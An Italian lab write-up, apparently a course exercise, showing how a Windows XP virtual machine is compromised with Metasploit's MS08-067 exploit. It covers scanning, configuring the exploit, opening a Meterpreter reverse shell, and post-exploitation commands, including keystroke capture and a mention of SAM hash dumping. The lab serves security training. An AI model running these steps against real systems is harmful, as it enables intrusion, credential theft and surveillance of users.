


HACKING WINDOWS XP

Nell'esercizio di oggi dovremo ottenere una sessione di Meterpreter sul target WindowsXP sfruttando con Metasploit la vulnerabilità MS08-067; una volta ottenuta la sessione si dovrà:


- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina WindowsXP

La vulnerabilità MS08-067 si riferisce al servizio RPC (remote procedure call), che permette ad un utente/pc di eseguire comandi su un computer remoto. Questo servizio è vulnerabile ad un Remote Code Execution, tramite il quale dovremo eseguire codice arbitrario sul target.

Come prima cosa, dopo l'installazione della macchina WindowsXP, siamo andati a configurarne l'indirizzo IP.



Per poi verificare la giusta connessione con la macchina attaccante Kali.



The image shows two overlapping windows. The top window is a Kali Linux terminal with the prompt `kali@kali: ~`. It shows a successful ping to `192.168.32.200`, with a red arrow pointing to the command. The output shows five successful pings with varying times. The bottom window is a Windows XP SP3 virtual machine running in Oracle VM VirtualBox. It shows a Windows command prompt window titled `C:\WINDOWS\system32\cmd.exe` with the prompt `C:\Documents and Settings\Epicode_user>`. It shows a successful ping to `192.168.32.100`, with a red arrow pointing to the command. The output shows four successful pings and summary statistics.

```
(kali@kali)-[~]  
$ ping 192.168.32.200  
PING 192.168.32.200 (192.168.32.200) 56(84) bytes of data:  
64 bytes from 192.168.32.200: icmp_seq=1 ttl=128 time=0.532 ms  
64 bytes from 192.168.32.200: icmp_seq=2 ttl=128 time=0.564 ms  
64 bytes from 192.168.32.200: icmp_seq=3 ttl=128 time=0.586 ms  
64 bytes from 192.168.32.200: icmp_seq=4 ttl=128 time=0.603 ms  
64 bytes from 192.168.32.200: icmp_seq=5 ttl=128 time=0.551 ms  
^Z  
zsh: suspended ping 192.168.32.200
```

```
Windows XP SP3 [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
  
C:\WINDOWS\system32\cmd.exe  
Microsoft Windows XP [Versione 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\Epicode_user>ping 192.168.32.100  
Esecuzione di Ping 192.168.32.100 con 32 byte di dati:  
  
Risposta da 192.168.32.100: byte=32 durata<1ms TTL=64  
Risposta da 192.168.32.100: byte=32 durata<1ms TTL=64  
Risposta da 192.168.32.100: byte=32 durata<1ms TTL=64  
Risposta da 192.168.32.100: byte=32 durata<1ms TTL=64  
  
Statistiche Ping per 192.168.32.100:  
Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),  
Tempo approssimativo percorsi andata/ritorno in millisecondi:  
Minimo = 0ms, Massimo = 1ms, Medio = 0ms  
  
C:\Documents and Settings\Epicode_user>
```

Avendo verificato la connessione tra le macchine, prima di passare alla fase di exploit delle vulnerabilità abbiamo scansionato il sistema tramite nmap e Nessus.

Il risultato della scansione Nessus mostrerà la vulnerabilità critica interessata.

```
(kali@kali)-[~]
$ nmap -sV -sT 192.168.32.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-07 06:09 EST
Nmap scan report for 192.168.32.200
Host is up (0.021s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.73 seconds

(kali@kali)-[~]
$
```

192.168.32.200



Vulnerabilities

Total: 30

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)
CRITICAL	10.0	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.3	26920	SMB NULL Session Authentication
MEDIUM	5.3	57608	SMB Signing not required

Andremo quindi ad avviare il servizio MSFConsole da terminale Kali tramite il comando “msfconsole”.

Dopo averlo avviato andremo a cercare l'exploit con il comando "search ms08_067".

```
# cowsay++
< metasploit >

      \      /
      (oo)---)
      (---)  \
      ||---|| *

      =[ metasploit v6.2.9-dev                               ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post           ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log

msf6 > search ms08_067

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative
Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > 
```

Come si può vedere la ricerca mostrerà un solo exploit per la vulnerabilità interessata; andremo quindi ad utilizzare l'exploit con il comando "use exploit/windows/smb/ms08_067_netapi" o "use 0".

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445             The SMB service port (TCP)
SMBPIPE   BROWSER         The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.32.100  The listen address (an interface may be specified)
LPORT     4444           The listen port

Exploit target:

Id  Name
--  --
0   Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Tramite il comando "show options" verificheremo le configurazioni necessarie per sfruttare l'exploit. Andremo quindi a configurare il remote host tramite il comando "set RHOSTS

192.168.32.200", per poi controllare la giusta configurazione con "show options".

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.32.200
RHOSTS => 192.168.32.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.32.200  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                   |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                       |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.32.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



msf6 exploit(windows/smb/ms08_067_netapi) >
```

Il payload sarà una shell di Meterpreter, come si può vedere.

Avendo la giusta configurazione per RHOSTS (IP macchina target) e per LHOST (IP macchina attaccante) si può far partire l'attacco con il comando "exploit".

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.200:445 - Automatically detecting the target...
[*] 192.168.32.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.32.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.32.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.200
[*] Meterpreter session 1 opened (192.168.32.100:4444 -> 192.168.32.200:1049) at 2022-12-07 06:23:46 -0500

meterpreter >
```

Metasploit ci riporterà un prompt della shell di Meterpreter, andremo a provare qualche comando per la conferma della riuscita dell'attacco.

Tramite il comando "ifconfig" potremo vedere che l'IP della macchina target è effettivamente 192.168.32.200.

```
meterpreter > ifconfig

Interface 1
=====
Name           : MS TCP Loopback interface
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1520
IPv4 Address   : 127.0.0.1

Interface 2
=====
Name           : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC   : 08:00:27:15:06:90
MTU            : 1500
IPv4 Address   : 192.168.32.200
IPv4 Netmask   : 255.255.255.0

meterpreter >
```

Tramite il comando “sysinfo” ci restituirà informazioni circa il sistema target, l’output di sysinfo mostrerà tra le altre cose il nome del pc, la versione del sistema operativo oltre ad altri dettagli.

```
meterpreter > sysinfo
Computer      : TEST-EPI
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Con il comando “help” sarà possibile visualizzare tutti i comandi che potremmo utilizzare dalla shell di Meterpreter sul target.

```
meterpreter > help

Core Commands
=====
```

Command	Description
? <i>one-liner</i>	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session

Tre i vari comandi potremo navigare nel file system, avere informazioni e controllo sul sistema. Ad esempio tramite i comandi “keyscan_start” e “keyscan_dump” potremo andare a catturare e poi mostrare a schermo quello che si digiterà sulla tastiera del target.

```
Command      Description
-----
getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
=====
```

Command	Description
hashdump	Dumps the contents of the SAM database


```
Priv: Timestamp Commands
=====
```

Command	Description
timestamp	Manipulate file MACE attributes


```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
ciao sto leggendo quello che scrivi
meterpreter > 
```




Tramite il comando “mouse” invece si potranno eseguire diverse interazioni con il puntatore.




Tramite il comando “screenshot” potremo visualizzare in tempo reale il desktop del target.



